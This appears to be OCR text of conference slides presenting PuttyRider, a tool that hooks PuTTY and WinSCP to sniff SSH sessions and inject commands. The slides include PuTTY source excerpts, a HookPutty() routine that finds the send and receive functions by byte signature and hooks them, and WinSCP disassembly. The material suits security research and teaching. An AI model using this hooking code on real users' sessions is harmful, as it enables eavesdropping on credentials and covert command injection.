
Hooking Putty

PuttyRider – Adrian Furtuna, KPMG Romania

Hijack Putty sessions in order to sniff conversation and inject Linux commands




```
void ldisc_send(void *handle, char *buf, int len, int interactive)
{
    Ldisc ldisc = (Ldisc) handle;
    int keyflag = 0;
    /*
     * Called with len=0 when the options change. We must inform
     * the front end in case it needs to know.
     */
    if (len == 0) {
    ldisc_update(ldisc->frontend, ECHOING, EDITING);
    return;
    }
```



```
int term_data(Terminal *term, int is_stderr, const char *data, int len)
{
    bufchain_add(&term->inbuf, data, len);

    if (!term->in_term_out) {
    term->in_term_out = TRUE;
    term_reset_cblink(term);
    /*
     * During drag-selects, we do not process terminal input,
     * because the user will want the screen to hold still to
     * be selected.
     */
    if (term->selstate != DRAGGING)
        term_out(term);
    term->in_term_out = FALSE;
    }
```

https://github.com/seastorm/PuttyRider


Hooking Putty



```
void HookPutty()
{
    SECTION_INFO text  = {0, 0};
    unsigned char SEND_string[] = {0x51, 0x53, 0x55, 0x56, 0x8b, 0x74, 0x24, 0x14, 0x57, 0x8b,
        0x7c, 0x24, 0x20, 0x33, 0xed, 0x3b, 0xfd, 0x89, 0x6c, 0x24, 0x10 };
    unsigned char RECV_string[] = {0x56, 0xff, 0x74, 0x24, 0x14, 0x8b, 0x74, 0x24, 0x0c, 0xff,
        0x74, 0x24, 0x14, 0x8d, 0x46, 0x60, 0x50, 0xe8};

    //Get .text section

    text  = Process::GetModuleSection("putty.exe", ".text");

    if(text.dwSize == 0 || text.dwStartAddress == 0)
    {
        DebugLog::Log("[ERROR] Cannot get Putty section!");
        return;
    }

    // Serach functions

    DWORD pSend = Process::SearchMemory((void *)text.dwStartAddress, text.dwSize, (void *)SEND_string, 21);
    DWORD pRecv = Process::SearchMemory((void *)text.dwStartAddress, text.dwSize, (void *)RECV_string, 18);

    if(pSend == 0 || pRecv == 0)
    {
        DebugLog::Log("[ERROR] Cannot get Putty functions!");
        return;
    }

    // Add hooks

    PuttySend_Original = (PuttySend_Typedef)pSend;
    PuttyRecv_Original = (PuttyRecv_Typedef)pRecv;

    Hooker::AddHook((void *)pSend, (void *)PuttySend_Callback);
    Hooker::AddHook((void *)pRecv, (void *)PuttyRecv_Callback);
}
```

Hooking WinSCP


Find send/recv, asm { int 0x3 }, compile, run




Includes
Macros
enum0
Pkt_KCtx
enum1
Pkt_ACtx
ssh2_disconnect_reasons
opcode
enum2
type
ssh_tty_parse_specchar(char *s)
ssh_tty_parse_boolean(char *s)
ssh1_pkt_type(int type)
ssh2_pkt_type(Pkt_KCtx pkt_kctx, Pkt_ACtx pkt_act
enum3
ssh1_pkt_init(int pkt_type)

```
            }
            if (do_blank) {
            blank.offset = blank_prefix;
            blank.len = st->pktin->length;
            blank.type = PKTLOG_OMIT;
            nblanks = 1;
            }
        }
        log_packet(ssh->logctx,
                   PKT_INCOMING, st->pktin->type,
                   ssh1_pkt_type(st->pktin->type),
                   st->pktin->body, st->pktin->length,
                   nblanks, &blank, NULL);
    }

    crFinish(st->pktin);
}
```

Hooking WinSCP




```c
/*
 * Either queue or send a packet, depending on whether queueing is
 * set.
 */
static void ssh2_pkt_send(Ssh ssh, struct Packet *pkt)
{
    if (ssh->queueing)
    ssh2_pkt_queue(ssh, pkt);
    else
    ssh2_pkt_send_noqueue(ssh, pkt);
}
```



```c
static struct Packet *ssh2_rdpkt(Ssh ssh, unsigned char **data, int *datalen)
{
    struct rdpkt2_state_tag *st = &ssh->rdpkt2_state;
    FILE *a;

    crBegin(ssh->ssh2_rdpkt_crstate);

    st->pktin = ssh_new_packet();

    st->pktin->type = 0;
    st->pktin->length = 0;
    if (ssh->sccipher)
    st->cipherblk = ssh->sccipher->blksize;
    else
    st->cipherblk = 8;
    if (st->cipherblk < 8)
    st->cipherblk = 8;
    st->maclen = ssh->scmac ? ssh->scmac->len : 0;

    if (ssh->sccipher && (ssh->sccipher->flags & SSH_CIPHER_IS_CBC) &&
    ssh->scmac) {
```


Check the contents of the *Packet* structure!

Hooking WinSCP




```
; Packet send

009EDC00  /$ 55              PUSH EBP
009EDC01  |. 8BEC            MOV EBP,ESP
009EDC03  |. 8B55 0C         MOV EDX,DWORD PTR SS:[EBP+C]
009EDC06  |. 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
009EDC0A  |. 83B8 2C010000  >CMP DWORD PTR DS:[EAX+12C],0

; Packet receive

01165604   . 55              PUSH EBP
01165605   . 8BEC            MOV EBP,ESP
01165607   . 83C4 E4         ADD ESP,-1C
0116560A   . 53              PUSH EBX
0116560B   . 56              PUSH ESI
0116560C   . 57              PUSH EDI
0116560D   . 8B75 10         MOV ESI,DWORD PTR SS:[EBP+10]
